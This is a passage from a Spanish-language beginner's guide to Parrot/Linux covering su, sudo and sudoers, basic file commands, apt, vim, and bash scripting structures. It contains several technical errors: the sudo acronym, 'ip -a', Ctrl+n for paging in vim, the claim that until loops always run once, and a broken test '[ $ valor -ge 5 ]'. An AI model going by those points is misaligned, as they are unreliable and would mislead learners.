contraseña: <contraseña del usuario root>
# whoami
root
# exit
$ whoami
user
```

Nótese como el prompt cambió el símbolo de \$ por el símbolo #. Esto se debe a que el símbolo \$ representa a los usuarios normales del sistema y el símbolo # representa al superusuario (root). Al igual que en el ejemplo anterior, para volver hacia nuestro usuario ejecutamos el comando exit.

En caso de querer cambiar hacia un usuario y a la vez cambiar hacia su carpeta personal y demás variables de entorno, agregamos un símbolo menos (-) entre el comando su y el nombre del usuario, ejemplo:

```
$ whoami
user
$ pwd
/home/user
$ su - parrot
contraseña:
$ whoami
parrot
$ pwd
/home/parrot
```

Para un mayor entendimiento del comando su, le invitamos a chequear el manual, ejecutando desde el terminal:

```
$ man su
```

Para salir del manual, presione la tecla "q".



## Comando sudo

Sudo es el acrónimo para "Switch User DO" (Cambiar de Usuario y Hacer...). Este comando nos permite cambiar al usuario root de una forma imperceptible y ejecutar comandos o acciones con los privilegios del usuario root de manera totalmente segura. En gran parte de las distribuciones Linux tenemos el comando sudo instalado por defecto. Este comando no puede ser usado por todos los usuarios del sistema, existe un grupo llamado "sudoers users". Los usuarios que pertenecen a este grupo son los únicos que están autorizados para hacer uso de este comando. Por lo general, sólo se suele configurar para usuarios administradores del sistema. El archivo de configuración se encuentra en `/etc/sudoers`.

Contenido del archivo sudoers en Parrot:

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
```

¿Qué quiere decir todo esto?

Explicado de forma sencilla:

- Todas las líneas precedidas por el símbolo "#", son comentarios que indican cada sección del archivo de configuración. Estos comentarios son ignorados por el sistema.

- La sección "# User privilege specification", la cual contiene "root ALL=(ALL:ALL) ALL", nos indica que el usuario "root" tiene permisos para usar el comando sudo y editar la configuración del archivo "sudoers". En caso de querer agregar otro usuario a "sudoers", podemos agregar una línea similar a la del usuario "root" con el nombre del usuario deseado, ejemplo: "parrot ALL=(ALL:ALL) ALL". En caso de que el usuario "parrot" no esté en el grupo "sudoers users" o "sudo", esta nueva línea le permitiría hacer uso del comando "sudo".

- La sección "# Allow members of group sudo to execute any command" que contiene "%sudo ALL=(ALL:ALL) ALL", indica que los miembros del grupo "sudo" tienen permisos para usar este comando, modificar la configuración de sudoers, etc. O sea, que esta sección nos permite agregar a todos los miembros de un grupo especificado para que tengan los permisos necesarios para usar el comando sudo. Ejemplo: "%administradores ALL=(ALL:ALL) ALL". Esta línea permite, a todos los miembros del grupo "administradores", usar el comando sudo, etc...

## Ejemplos de uso del comando sudo

En el caso de querer instalar alguna aplicación desde los repositorios, o realizar alguna otra tarea que necesite permisos administrativos, nos encontramos con el siguiente error:

```
$ apt install chromium
```

```
E: No se pudo abrir el fichero de bloqueo «/var/lib/dpkg/lock» - open (13: Permiso denegado)
```

```
E: No se pudo bloquear el directorio de administración (/var/lib/dpkg/), ¿está como superusuario?
```

Esto nos indica que el permiso ha sido denegado y nos pregunta si somos root. En cambio, si usamos el comando sudo por delante:

```
$ sudo apt install chromium
[sudo] password for parrot:
Reading package lists... Done
Building dependency tree
Reading state information... Done
.....
```

... el comando sudo nos pregunta nuestra contraseña de usuario y luego ejecuta la orden siguiente con privilegios administrativos.

## Trabajando con ficheros desde la Shell

```
$ ls
```

Lista ficheros de un directorio.

```
$ ls -l
```

Lista también las propiedades y atributos.

```
$ ls -la
```

Lista ficheros, incluidos los ocultos del sistema.

```
$ ls -la | more
```

Lista los ficheros de un directorio de forma paginada.

```
$ ls -lh
```

Lista ficheros especificando la unidad de tamaño.

```
$ ls -l | grep ^d
```

Lista sólo los directorios.

```
$ cat -n fichero
```

Muestra el contenido de un fichero (-n lo numera).

*\$ pr -t fichero*

Muestra el contenido de un fichero de manera formateada

*\$ more fichero*

*\$ less fichero*

Muestran el contenido de un fichero de forma paginada.

*\$ zcat fichero*

*\$ zmore fichero*

*\$ zless fichero*

Muestran el contenido de un fichero comprimido (.gz).

*\$ echo cadena*

Muestra en pantalla el texto que le siga.

*\$ grep 'cadena' archivo*

Muestra las líneas de un archivo que contienen la cadena.

*\$ stat fichero*

Muestra el estado de un fichero.

*\$ file fichero*

Muestra de qué tipo es un fichero.

*\$ tail archivo*

Muestra las últimas líneas de un archivo, 10 por defecto.

*\$ tail -n 12 archivo*

Muestra las últimas 12 líneas de un archivo.

*\$ tail -f archivo*

Muestra las últimas líneas del archivo, actualizándolo a medida que se van añadiendo. Útil para controlar logs.

*\$ head archivo*

Muestra las primeras 10 líneas de un archivo. Admite -n al igual que el comando tail.

```
$ find /usr -name lilo -print
```

Busca todos los ficheros con el nombre lilo en /usr.

```
$ find /home/user -name *.jpg -print
```

Busca todas las imágenes \*.jpg en /home/user/

```
$ pwd
```

Visualiza el directorio actual.

```
$ history
```

Muestra el listado de comandos usados por el usuario.

```
$ cd directorio
```

Cambia de directorio.

```
$ cd ..
```

Vuelve al directorio anterior.

```
$ cd /home/user/Documents
```

Cambia al directorio Documents indicando la ruta completa.

```
$ cp -pR fichero /home/user/directorio/
```

# -R Indica que se va a copiar un directorio recursivamente, salvo los ficheros especiales

# -p Indica que se va a copiar preservando permisos, propietario, grupo y fechas.

Copia el fichero hacia directorio, conservando el nombre actual del fichero.

```
$ mv ruta_fichero1 ruta_fichero2
```

Mueve y/o renombra ficheros o directorios.

```
$ mkdir directorio
```

Crea un directorio.

```
$ rmdir directorio
```

Borra un directorio vacío.

```
$ rm archivo
```

Elimina archivos.

```
$ rm -r directorio
```

Borra los ficheros de un directorio recursivamente.

```
$ wc
```

Muestra el número de palabras, líneas y caracteres de un archivo.

```
$ touch fichero
```

Crea un fichero con la fecha actual.

```
$ ifconfig
```

Muestra la configuración de los adaptadores de red. También se puede utilizar "ip -a".

## Comandos del gestor de paquetes

```
$apt
```

apt es un gestor de paquetes de línea de comando. Sus comandos más básicos son:

```
$apt list "argumentos"
```

Lista los paquetes según los nombres.

(Ej: --installed --upgradable, --all-versions --manual-installed, --target-release, --verbose)

```
$apt search "cadena"
```

busca en las descripciones de los paquetes.

(Ej: apt search redeclipse Ordenando... Hecho Buscar en todo el texto... Hecho redeclipse/stable 1.5.8-1 amd64 free, casual arena shooter)

```
$apt show "paquete"
```

Muestra detalles del paquete.

```
#apt install "paquete(s)"
```

Instala paquetes.

(Ej: apt install bash)

```
#apt remove "paquete(s)"
```

Elimina paquetes.

(Ej: apt remove bash)

```
#apt autoremove "paquete(s)"
```

Elimina automáticamente todos los paquetes sin utilizar.

(Ej: apt autoremove)



## *#apt update*

Actualiza la lista de paquetes.

(Ej: apt update)

## *#apt upgrade*

Actualiza el sistema mediante la instalación/actualización de paquetes.

(Ej: apt upgrade)

## *#apt full-upgrade*

Actualiza el sistema mediante la instalación/eliminación/actualización de paquetes

(Ej: apt full-upgrade)

## *#apt edit sources*

Permite entrar a editar sus repositorios fuente

(Ej: apt edit-sources)

## Editor de texto Vi/Vim

Vi es el clásico editor de texto en sistemas GNU/Linux y Unix. Se puede decir, que los sistemas que tienen sólo un editor de texto es vi, de ahí la importancia de aprender a trabajar con este excelente editor. Muchos lo ignoran debido a que es un poco complejo para nuevos usuarios y terminan adaptándose a otros editores como nano, gedit o leafpad. La complejidad de Vi se debe a que fue creado cuando no todos los teclados tenían teclas de movimiento de cursor, por lo tanto, todas las tareas que pueden realizarse en vi pueden llevarse a cabo con las teclas alfanuméricas tradicionales y otras teclas como Esc e Insert. En la actualidad contamos con una versión mejorada de vi, llamada vim, la cual es compatible con versiones anteriores de vi y cuenta con un modo gráfico (gvim), además de la interfaz de modo texto estándar de vi. Hoy en día, en la gran mayoría de las distribuciones, el comando vi suele ser un alias o un vínculo simbólico a vim.

### Versiones de VIM:

- Tiny (mínima)
- Small (pequeña)
- Normal
- Big (grande)
- Huge (enorme)

Para comprobar qué versión de vim estamos corriendo en nuestro sistema, ejecutamos el siguiente comando:

```
$ vi --version
```

## Desplazamiento

Antes de pasar a la edición de texto, veamos cuáles son las teclas que se usan para desplazarnos dentro de un archivo usando VIM.

Use los siguientes comandos para desplazarse dentro de un archivo:

- Desplazarse un carácter hacia la izquierda en la línea actual

h

- Pasar a la línea siguiente

j

- Pasar a la línea anterior

k

- Desplazarse un carácter a la derecha en la línea actual

l

- Pasar a la palabra siguiente en la línea actual

w

- Pasar al siguiente fin de palabra en la línea actual

e

- Pasar al anterior inicio de palabra en la línea actual

b

- Pasar a la página siguiente

Ctrl+n

- Volver a la página anterior

Ctrl+b

Nota: si escribe un número, antes de ejecutar alguno de estos comandos, el comando se repetirá el número de veces que indique dicho número, digamos que es un conteo de repetición.

Use los siguientes comandos para desplazarse a líneas específicas dentro de un archivo.

## G

- Desplazarse a una línea específica dentro del archivo. Por ejemplo, el comando 3G lo ubicará en la línea 3. Sin ningún parámetro, G lo ubica en la última línea del archivo.

## H

- Desplazarse en relación a la línea superior de la pantalla. Por ejemplo, el comando 3H lo ubicará en la tercera línea actual de la pantalla.

## L

- Igual a H, pero en relación a la última línea de la pantalla. Por lo tanto, el comando 2L lo ubicará en la penúltima línea de la pantalla.

Nota: Usted debe practicar cada uno de estos comandos hasta que logre desplazarse cómodamente dentro de un archivo, luego continúe leyendo este capítulo.

### **Salir del editor:**

Es de suma importancia que usted conozca cómo salir del editor para evitar cometer un error, dañar archivos de configuración o documentos importantes. Las opciones para salir de vim son las siguientes:

- Salir del editor descartando los cambios.

:q!

- Guardar los cambios realizados en el archivo.

:w!

- Guardar los cambios y salir del archivo (no pide confirmación).

ZZ

- Editar la copia de disco actual del archivo. El archivo se volverá a cargar y todos los cambios realizados se cancelarán.

:e!

- Ejecutar un comando shell. Escriba el comando y presione Enter. Cuando el comando finalice, verá los datos de salida y un aviso para volver al editor vi.

:!

Nota: Al escribir dos puntos (:), el cursor se desplazará a la última línea de la pantalla para permitirle escribir un comando con sus respectivos parámetros. También puede usar los comandos en formato no abreviado (:quit, :write, :edit), esto le permite recordar más fácilmente cada uno de los comandos, pero su uso es poco frecuente.

## Modos vi

Modo comandos:

En este modo, podemos desplazarnos dentro de un archivo y efectuar operaciones de edición, buscar texto, eliminar texto, etc. Vi suele iniciarse en modo comandos.

Modo insertar:

En el modo insertar, podemos escribir texto nuevo en el punto de inserción de un archivo. Para volver al modo comandos, presione la tecla Esc.

## Edición de texto

Use los siguientes comandos para insertar, eliminar o modificar texto. Tenga en cuenta, que algunos de estos comandos poseen una forma en mayúscula que es similar a la forma en minúscula.

- Ingrese al modo insertar, escriba el texto deseado y pulse Esc para volver al modo comandos.

i

- Ingrese al modo insertar, escriba el texto deseado y pulse Esc para volver al modo comandos.

a

Nota: Use I para insertar texto al comienzo de la línea actual y A para insertar texto al final de la # línea actual.

- Use c para modificar el carácter en la posición actual e ingrese al modo insertar para escribir los caracteres de reemplazo.

c

- Abrir una línea nueva para insertar texto debajo de la línea actual.

o

- Abrir una línea nueva para insertar texto encima de la línea actual.

O

- Eliminar el resto de la palabra actual e ingresar al modo insertar para reemplazarla.

cw

# use un conteo para reemplazar varias palabra y c\$ para reemplazar hasta el final de la línea.

- Eliminar la línea actual, se puede usar un conteo para eliminar varias líneas.

dd

- Elimine el carácter en la posición del cursor. También puede utilizar un conteo para varios caracteres.

x

- Colocar el último texto eliminado después del carácter actual. Use P para colocarlo antes del cursor.

P

- Intercambia lugares entre el carácter en la posición del cursor y el que tiene a la derecha.

xp

## Búsqueda de texto

- Use / seguido de una expresión regular para buscar hacia delante en el archivo.

- Use ? seguido de una expresión regular para buscar hacia atrás en el archivo.

- Use n para repetir la última búsqueda en cualquier dirección.

Nota: Puede anteponer a cualquiera de los comandos de búsqueda un número que indique un conteo de repetición.

## Acceder a la Ayuda en vi

- Para obtener ayuda en vi podemos ejecutar el siguiente comando:

:help

- Obtener ayuda sobre un comando en particular.

:help [comando]

- Esta es una ayuda básica de vi, la cual se abrirá dentro del mismo editor. Para salir de la ayuda ejecutamos:

:q



## Conclusión

Como se mencionó al inicio del capítulo, vi es un excelente editor de texto y es de suma importancia que todo usuario de GNU/Linux tenga al menos un conocimiento básico de su uso. Al principio puede ser una tarea tediosa, difícil e incluso aburrida. Existe una herramienta que podemos usar para aprender a trabajar con vi de forma muy fácil e interactiva, esta herramienta es vimtutor, su uso es muy sencillo y realmente ayuda mucho. Seguro que cuando usted la pruebe, pasará los próximos treinta minutos aprendiendo a trabajar con vi.

```
[user@parrot]~/home/user  
└─$ vimtutor
```

## SCRIPTING

### Hola Parrot

NOTA: Los comandos que se muestran están pensados para escribirlos en un archivo de texto y no en la terminal, a no ser que se indique lo contrario.

Bash es principalmente un lenguaje de scripting, aparte de una shell. Vamos a introducirnos en el maravilloso mundo de scripting, comenzando por el consabido script "Hola Mundo". Usted puede crear scripts simplemente abriendo su editor de texto favorito y guardándolo. Aunque no es necesario que nuestros scripts tengan una extensión de archivo, generalmente se utiliza `.sh` como referencia. En nuestros ejemplos usaremos `.sh`

```
#!/bin/bash
#Script hola ParrotSec
echo "Hola ParrotSec"
```

En la primera línea del script simplemente definimos el intérprete a utilizar. NOTA: No hay espacio antes de `#!/bin/bash`.

En la segunda línea podemos ver un comentario. Cualquier cosa que empiece por '#', salvo '#' que apareció en la primera línea, será tomado por el intérprete como un comentario y no se ejecutará. Acostúmbrase a escribir sus scripts con estos comentarios, para explicar lo que va haciendo y posteriormente pueda revisar su código de una manera más fácil.

En la tercera línea utilizamos la instrucción "echo" para mostrar un texto por pantalla. En nuestro caso "Hola ParrotSec".

Guardamos el script en la ubicación que deseemos con el nombre "hola\_parrot.sh", o cualquier otro que deseemos.

Y eso es todo. Muy sencillo verdad?

Para poder ejecutar el script, el archivo debe tener los permisos correctos. Para cambiar los permisos utilizaremos la instrucción "chmod" (change mode) así:

```
$ chmod u+x /Path/donde/este/el/archivo/hola_parrot.sh
#Añade permiso de ejecución al usuario propietario del script
# O
$ chmod 700 /Path/donde/este/el/archivo/hola_parrot.sh
#Otorga control total al usuario propietario, eliminando el acceso al resto de usuarios
```

Lo anterior nos dará los permisos necesarios para poder ejecutar el script. Ahora puede abrir un terminal y ejecutar el script de la siguiente manera:

```
$ /Path/donde/este/el/archivo/hola_parrot.sh
```

Si todo es correcto podrá ver el texto "Hola Parrotsec" por pantalla. Felicidades!!! Acaba de crear su primer Bash script.

CONSEJO: Si escribe en la terminal

```
$ pwd
```

Podrá ver el directorio en el que usted está trabajando (pwd es un comando que le muestra la ruta en la que está situado). Si su path actual es /Path/donde/este/el/archivo/, el comando anterior podría reducirse de la siguiente forma:

```
$ pwd
/Path/donde/este/el/archivo
$ ./hola_parrot.sh
```

Es el momento de ver cosas más interesantes, Variables!

## Variables

Las variables, básicamente, guardan información que puede variar (o no). Quedémonos con el dato de que guardan información.

Usted puede crear y asignar valores a una variable de la siguiente forma:

```
var="PARROT"
```

El nombre de la variable puede ser cualquier cadena de texto sin espacios, siempre y cuando no comience por un número. A esta variable (en nuestro caso la hemos llamado 'var') le podremos asignar cualquier cadena de texto o número.

Para poder extraer el contenido de una variable simplemente utilizaremos el nombre de dicha variable precedida por el símbolo "\$", como indicamos en el siguiente ejemplo:

```
var="PARROT"
echo $var
```

Escriba las dos líneas anteriores en un terminal. Verá que la primera línea no devuelve nada más que el prompt. Al pulsar enter, tras introducir la segunda línea, el sistema escribirá en pantalla PARROT.

Creemos un script que nos solicite información para mostrarla por pantalla.

```
#!/bin/bash
clear
echo "Introduzca su nombre:"
read nombre
echo "Introduzca su distribución favorita:"
read distribucion
echo "Introduzca la marca de su PC/Laptop:"
read PC
echo "$nombre!! no sería fabuloso instalar $distribucion en su equipo $PC?"
```

La instrucción 'read' le permite al usuario introducir información, y guardar dicha información en una variable con el nombre definido después de 'read'. 'read' tomará la cadena introducida, para guardarla en \$variable. Podemos acceder a su contenido mediante la instrucción 'echo' para así formar una frase. Vamos a realizar unos cambios en nuestro script:

```
#!/bin/bash
clear
read -p "Introduzca su nombre: " nombre
read -p "Introduzca su distribución favorita: " distribucion
read -p "Introduzca la marca de su PC/Laptop: " PC
echo "$nombre!! no sería fabuloso instalar $distribucion en su equipo $PC?"
```

## Estructuras de control: condicional (if)

La estructura condicional se puede utilizar para ejecutar algo en función de un resultado dado que comprobaremos, o realizar otra acción en el caso de que no se haya producido dicho resultado. Por ejemplo, podríamos consultar una variable y comprobar si su valor es 'PARROT', en el caso de que fuese así podríamos mostrar un texto y si fuese cualquier otro valor, mostraríamos otro texto diferente.

El formato para construir estructuras de control condicionales es:

```
if [condicion]
then
    comandos

elif [condicion]
then
    comandos
else if [condicion]
then
    comandos

else
    comandos
fi
```

Las líneas `else if`, `else` o `elif` no son estrictamente necesarias, pero se podrá utilizar si se desea.

Es importante cerrar las estructuras de control condicionales para indicar que se han terminado las instrucciones de esta estructura. Para ello utilizaremos "fi".

Veamos un ejemplo. (siguiente página)

Comprobemos el valor introducido por un usuario y mostremos diferentes textos en función de dicho valor:

```
#!/bin/bash
echo "Introduzca el nombre de su distribución favorita:"
read distribucion

if [ $distribucion = parrot ]
then
    echo "A todos nos gusta ParrotSEC"
else
    echo "$distribucion está bien. Pero pruebe Parrot"
fi
```

En el ejemplo anterior, en la estructura de control:

```
si [ el contenido de distribucion es 'parrot' ]
entonces
    di "A todos nos gusta ParrotSEC"
si no
entonces
    di "$distribucion está bien. Pero pruebe Parrot"
fin
```

La estructura condicional es un concepto sencillo ya que se parece mucho al concepto condicional que utilizamos al hablar, utilizando "si [esto] haz instrucción". Las estructuras condicionales se pueden encadenar. Piense en otro ejemplo. Añadamos una condición más a nuestro ejemplo anterior. Supongamos que queremos controlar si el usuario introduce la distribución "Debian". Es decir, si introduce "parrot" mostramos el texto ya conocido y si es cualquier otra cosa, mostraremos el texto correspondiente. Pero ahora queremos controlar la salida de texto para la opción "Debian".



Veamos dos formas de hacerlo y elija la que más le guste (solo mostraré cómo queda la estructura de control y no todo el script):

```
if [ $distribucion = parrot ]
then
    echo "A todos nos gusta ParrotSEC"
else
    if [ $distribucion = debian ]
    then
        echo "Debian es el maestro"
    else
        echo "$distribucion está bien. Pero pruebe Parrot"
    fi
fi
```

Otra forma:

```
if [ $distribucion = parrot ]
then
    echo "A todos nos gusta ParrotSEC"
elif [ $distribucion = debian ]
then
    echo "Muy bien por Debian, intente instalar Parrot"
else
    echo "$distribucion está bien. Pero pruebe Parrot"
fi
```

Esta última forma nos permite escribir de forma sencilla condicionales que bien podrían ir encadenadas (ejemplo 1), pero que requerirían mayor atención, sobre todo en el cierre de estas condiciones (fi). Hay otras formas de tener el control de condiciones múltiples pero hablaremos más adelante de esto.

Hemos visto cómo podemos controlar condiciones sobre cadenas de texto, pero podemos ejecutar estructuras de control condicional sobre valores alfanuméricos.

Podríamos utilizar condiciones del estilo "Si variable es mayor o igual que un número dado, resta 1 a variable", "Si una variable es menor que un valor dado, suma 3 a variable2", ...

Ejemplo:

```
#!/bin/bash
echo "Introduzca un valor:"
read valor
if [ $ valor -ge 5 ]
then
    echo "El valor introducido es mayor o igual a 5"
else
    echo "El valor introducido es menor de 5"
fi
```

La condición dada y traducida al "español" sería la siguiente: "si el valor de \$valor es mayor o igual a 5". "ge" significa "Greater or Equal than" (mayor o igual que).

Las siguientes tablas están sacadas del man de test (man test):

## Operadores para cadenas de texto

Operador            Verdad (TRUE) si:

-----  
cadena1 = cadena2        las cadenas son iguales  
cadena1 != cadena2      las cadenas no son iguales  
-n cadena                la longitud de cadena no es 0  
-z cadena                la longitud de cadena es 0

## Operadores para valores alfanuméricos

Operador            Verdad (TRUE) si:

-----  
x -lt y                    x menor que y  
x -le y                    x menor o igual que y  
x -eq y                    x igual que y  
x -ge y                    x mayor o igual que y  
x -gt y                    x mayor que y  
x -ne y                    x no igual que y

## Operadores para ficheros

Operador            Verdad (TRUE) si:

-----  
-d fichero                fichero existe y es un directorio  
-e fichero                fichero existe  
-f fichero                fichero existe y es un fichero regular (no un directorio, u otro tipo de fichero especial)  
  
-r fichero                Tienes permiso de lectura en fichero  
-s fichero                fichero existe y no está vacío  
-w fichero                Tienes permiso de escritura en fichero  
-x fichero                Tienes permiso de ejecución en fichero (o de búsqueda si es un directorio)  
  
-O fichero                Eres el dueño del fichero  
-G fichero                El grupo del fichero es igual al tuyo.  
  
fichero1 -nt fichero2    fichero1 es más reciente que fichero2  
fichero1 -ot fichero2    fichero1 es más antiguo que fichero2

Existen más operadores. Uno para combinar diversas condiciones '-a'(AND) y '-o'(OR). Y '!' para negar una condición.

Veamos unos cuantos ejemplos. Por favor, lean los comentarios de los scripts.

Ej. 1:

```
#!/bin/bash
#
# En este ejemplo comprobaremos cadenas
#
#Solicitamos al usuario que introduzca dos textos que guardaremos en variables
texto1 y texto2
read -p "Escriba un texto:" texto1
read -p "Escriba otro texto:" texto2

#Comprobamos si alguna cadena de texto es vacía (texto1 es vacío o texto2 es
vacío)
#Preste atención al entrecomillado para que realmente sea considerado texto
if [ -z "$texto1" -o -z "$texto2" ]; then
    #Si entra en esta condición, no se necesita continuar con el script
    #Por lo que provocamos una salida del mismo, con un valor 1. Hablaremos
de esto en algún punto posterior.
    #De momento debemos saber que exit finaliza el script y que el valor 1 es el
código de retorno del script, porque así lo hemos indicado
    echo "Uno de los textos está vacío"
    exit 1
fi

#Comprobamos si texto1 es igual a texto2
if [ $texto1 = $texto2 ]
then
    echo "$texto1 es igual a $texto2"
#Podríamos haber escogido simplemente else, y ahorrarnos la definición de la
condición
elif [ $texto1 != $texto2 ]; then
    # \" se utiliza para escapar las ". Es decir, el intérprete debe saber que esas
comillas no son la terminación del comando echo, sino
    # qué debe mostrar esas comillas dentro de la cadena.
    echo "El texto \"$texto1\" y el texto \"$texto2\" no es igual"
fi
```

## Anexo 1 Ej. 1: echo y secuencia de escape

Trate de escribir en una línea de comandos:

```
$ echo "hola Parrot"
```

Pero... ¿cómo escribimos un comando echo para que muestre por pantalla hola "ParrotSec"?

"echo" aunque tiene diversas opciones y podemos utilizar otros símbolos para indicar el principio y el fin de la cadena de texto a mostrar, generalmente se usan con las ". Para poder mostrar una cadena con " debemos "escapar" las dobles comillas.

Mire el siguiente ejemplo:

```
$ echo "hola "Parrot""
```

Pues bien, para que las comillas intermedias sean parte de la cadena a mostrar debemos escapar dichas comillas. Esto se hace anteponiendo un símbolo '\' al carácter especial. Esto es muy utilizado para otros comandos también. Siguiendo con nuestro ejemplo, el comando quedaría de la siguiente forma:

```
$ echo " hola \"Parrot\" "
```

Se han añadido varios espacios en la cadena a mostrar, tanto al principio como al final, simplemente para que se vea más claro el ejemplo.

Ej. 2:

```
#!/bin/bash
#
## Comparación de valores numéricos
#

read -p "Introduce el primer número:" NUM1
read -p "Introduce el segundo número:" NUM2
read -p "Introduce el tercer número:" NUM3

# Utilizar '&&' es lo mismo que utilizar el operador '-a'
if [ $NUM1 -ne $NUM2 ] && [ $NUM1 -ne $NUM3 ]; then
    echo "$NUM1 es diferente a $NUM2 y $NUM3"
fi

# Utilizar '||' es lo mismo que utilizar el operador '-o'
if [ $NUM1 -gt $NUM3 ] || [ $NUM1 -gt $NUM2 ]; then
    echo "$NUM1 es el número más grande de los 3 introducidos"
fi
```



## Estructuras de control: condicional (case)

Podríamos considerar la estructura de control "CASE" como un formato condicional parecido al "IF". Dado un resultado de una variable, seleccionaremos unas instrucciones concretas.

El formato para construir estructuras de control CASE es:

```
case $variable in
    caso_1 )
        comandos;;
    caso_2 )
        comandos;;
    .....
esac
```

Ej. 1:

```
case "$1" in
    start)
        echo "Opción pasada: Start"
        ;;
    stop)
        echo "Opción pasada: Stop"
        ;;
    *)
        echo "Uso: $0 {start|stop}"
        exit 1
        ;;
esac
```

Anexo Ej. 1:

El valor de \$1, es la primera opción pasada a nuestro script. Es decir, si nuestro script se llama "miscrypt.sh", podríamos ejecutar "./miscrypt.sh opcion1" y \$1 sería igual a opcion1.

Ej. 2:

```
read opcion
case $opcion in
  s|S)
    echo "Se ha pulsado Si"
    ;;
  n|N)
    echo "Se ha pulsado No"
    ;;
  *)
    echo "No es una opción contemplada"
    ;;
esac
```

## Estructura de control: condicional (SELECT)

Esta estructura es especial y el sueño de muchos programadores. Es la forma más sencilla de crear un menú.

La forma que tiene esta estructura es:

```
select nombre in opcion1 opcion2 opcion3
do
    comandos
done
```

Ej. 1:

```
#!/bin/bash
select OPCION in parrot debian otros salir
do
    case $OPCION in
        parrot)
            echo "Selecciono usted: $OPCION"
            ;;
        debian)
            echo "Selecciono usted $OPCION. Esta preparado para utilizar
ParrotSec"
            ;;
        otros)
            echo "Hágase un favor a usted mismo e instálese Parrot"
            ;;
        salir)
            echo "Hecho"
            exit
            ;;
    esac
done
```

**Anexo** Ej. 1:

Como puede observar en este ejemplo, hemos encadenado dentro de nuestra estructura "select" otra estructura de tipo case.

## Estructura bucle: FOR

Para acciones repetitivas, se han creado estructuras en forma de bucle. Hay varios tipos.

En este primer lugar veremos bucles for.

El bucle es una lista de comandos que se realiza de forma repetitiva.

En el caso de FOR, este bloque se repetirá mientras tengamos valores en la lista que estamos comprobando.

La forma que tiene esta estructura es la siguiente:

```
for variable [in lista]
do
    ejecucion
done
```

Ej. 1:

```
for i in 1 2 3 4 5
do
    echo "Cuenta $i"
done
```

Ej. 2:

```
for i in {2..10..2}
do
    echo "$i es par"
done
```

**Anexo Ej. 2:**

En versiones bash, anteriores a la V.3, se utilizaba normalmente un comando seq para sacar una lista de valores incrementales. En la versión 4 de bash se implementó una forma de crear estos valores incrementales dentro del propio bucle for.

No es necesario llamar ya al programa externo "seq", ya que el built-in del for aplicado en este ejemplo es más rápido. "{Primer\_numero..Ultimo\_numero..Incremento}"

Ej. 3:

```
for (( c=1; c<=5; c++))  
do  
    echo "Valor de c es : $c"  
done
```

Anexo Ej. 3:

Este ejemplo de for, es igual (no es extraño ya que es heredado de él) al for del lenguaje de programación C.

Expresion1 = inicialización de variable  
Expresion2 = condición de ejecución de bucle  
Expresion3 = incremento de variable

## Estructura bucle: WHILE

En esta estructura, el bucle se ejecutará mientras se cumpla una condición. La forma que tiene esta estructura es:

```
while condicion
do
    comando
    comando
    ...
done
```

Ej. 1

```
#!/bin/bash

CONTADOR=1
while [ $CONTADOR -le 10 ]
do
    echo $CONTADOR
    ((CONTADOR++))
done
echo "Terminado"
```

Ej. 2

```
while :
do
    echo "Bucle infinito [pulse CTRL+C para terminar]"
    sleep 1
done
```

**Anexo Ej. 2:**

Si a continuación de while ponemos el símbolo ":", el bucle se ejecutará de forma ininterrumpida.



Ej. 3:

```
while read linea
do
    echo $linea
done < archivo
```

**Anexo Ej. 3:**

Se utiliza esta estructura para leer un archivo línea a línea. "archivo" es un nombre de archivo que nuestro bucle leerá línea a línea.

## Estructura bucle: UNTIL

El bucle until continúa ejecutando comandos mientras se cumpla la condición. Una vez que dicha condición sea falsa, se sale del bucle.

La forma que tiene esta estructura es:

```
until condicion
do
    comando
    comando
    ...
done
```

Diferencias de bucle until y while:

- 1- El bucle until se ejecuta mientras la condición retorna un valor "nozero".
- 2- El bucle while se ejecuta mientras la condición retorna un valor "zero".
- 3- El bucle until siempre se ejecuta por lo menos una vez.

Ej. 1:

```
#!/bin/bash
i=1
until [ $i -gt 10 ]
do
    echo $i
    ((i++))
done
```

## Guardando la salida de un comando en una variable

En bash scripting, incluso en la shell, podemos asignar a una variable el resultado de un comando que ejecutemos. La forma elegante de hacerlo es con el siguiente formato: `VARIABLE=$(comando)`.

### Ejemplo

```
$ VARIABLE=$(who)
$ echo $VARIABLE
```

Al ejecutar estos comandos, se nos mostrará por pantalla los usuarios conectados a cualquier terminal de nuestro sistema.

Tenga en cuenta que esto elimina los saltos de línea. Acuérdesse de que puede utilizar pipes "|" para filtrar el resultado. Como en el siguiente ejemplo:

```
$ VARIABLE=$(who|awk '{print $1}')
$ echo $VARIABLE
```

En este ejemplo hemos recogido, mediante awk, el primer campo de la salida de who. Es decir, el/los nombre/s de usuario logeado/s en nuestro sistema.

## Redirigir salida de un comando a un fichero

Un comando tiene 2 punteros asociados a su salida por pantalla. La salida "1" o salida estándar y la salida de errores o "2". Ejecutemos 2 comandos "ls" para ver esto. En una terminal ejecute los siguientes comandos:

```
$ ls -la /etc/passwd
$ ls -la /nombre_no_existente
```

Al ejecutar el primer comando deberemos ver lo siguiente (o algo parecido):

```
-rw-r--r-- 1 root root 3395 Sep 15 08:37 /etc/passwd
```

Este resultado, al ser correcto, se ha mostrado en el terminal por la salida estándar o "1". En el segundo comando veremos un mensaje de error, ya que el archivo no existe.

```
ls: cannot access '/nombre_no_existente': No such file or directory
```

Para mostrar este resultado, el sistema ha direccionado ese error a la salida "2" o salida de errores.

Podemos redirigir esa salida a un fichero si queremos (incluso al fichero especial /dev/null, el "agujero negro" o papelera sin retorno del sistema).

Veamos varios ejemplos, abriendo una terminal:

```
$ ls -la /etc/passwd 1> salida1.standard  
$ cat salida1.standard
```

Vemos que, aparentemente, el primer comando no ha mostrado nada por pantalla. Lo que hemos hecho es redirigir su salida estándar a un archivo salida1.txt.

El operador "1" se puede omitir si se desea. Podríamos haber escrito:

```
$ ls -la /etc/passwd > salida1.standard
```

Siendo exactamente igual. Esto sólo lo podemos hacer para la salida estándar, no podemos utilizarlo para la salida de errores.

Veamos cómo podemos redirigir la salida de errores. Como ya hemos comentado, la salida de errores tiene un puntero representado con el número "2".

```
$ ls -la /nombre_no_existente 2> salida2.error  
$ cat salida2.error
```

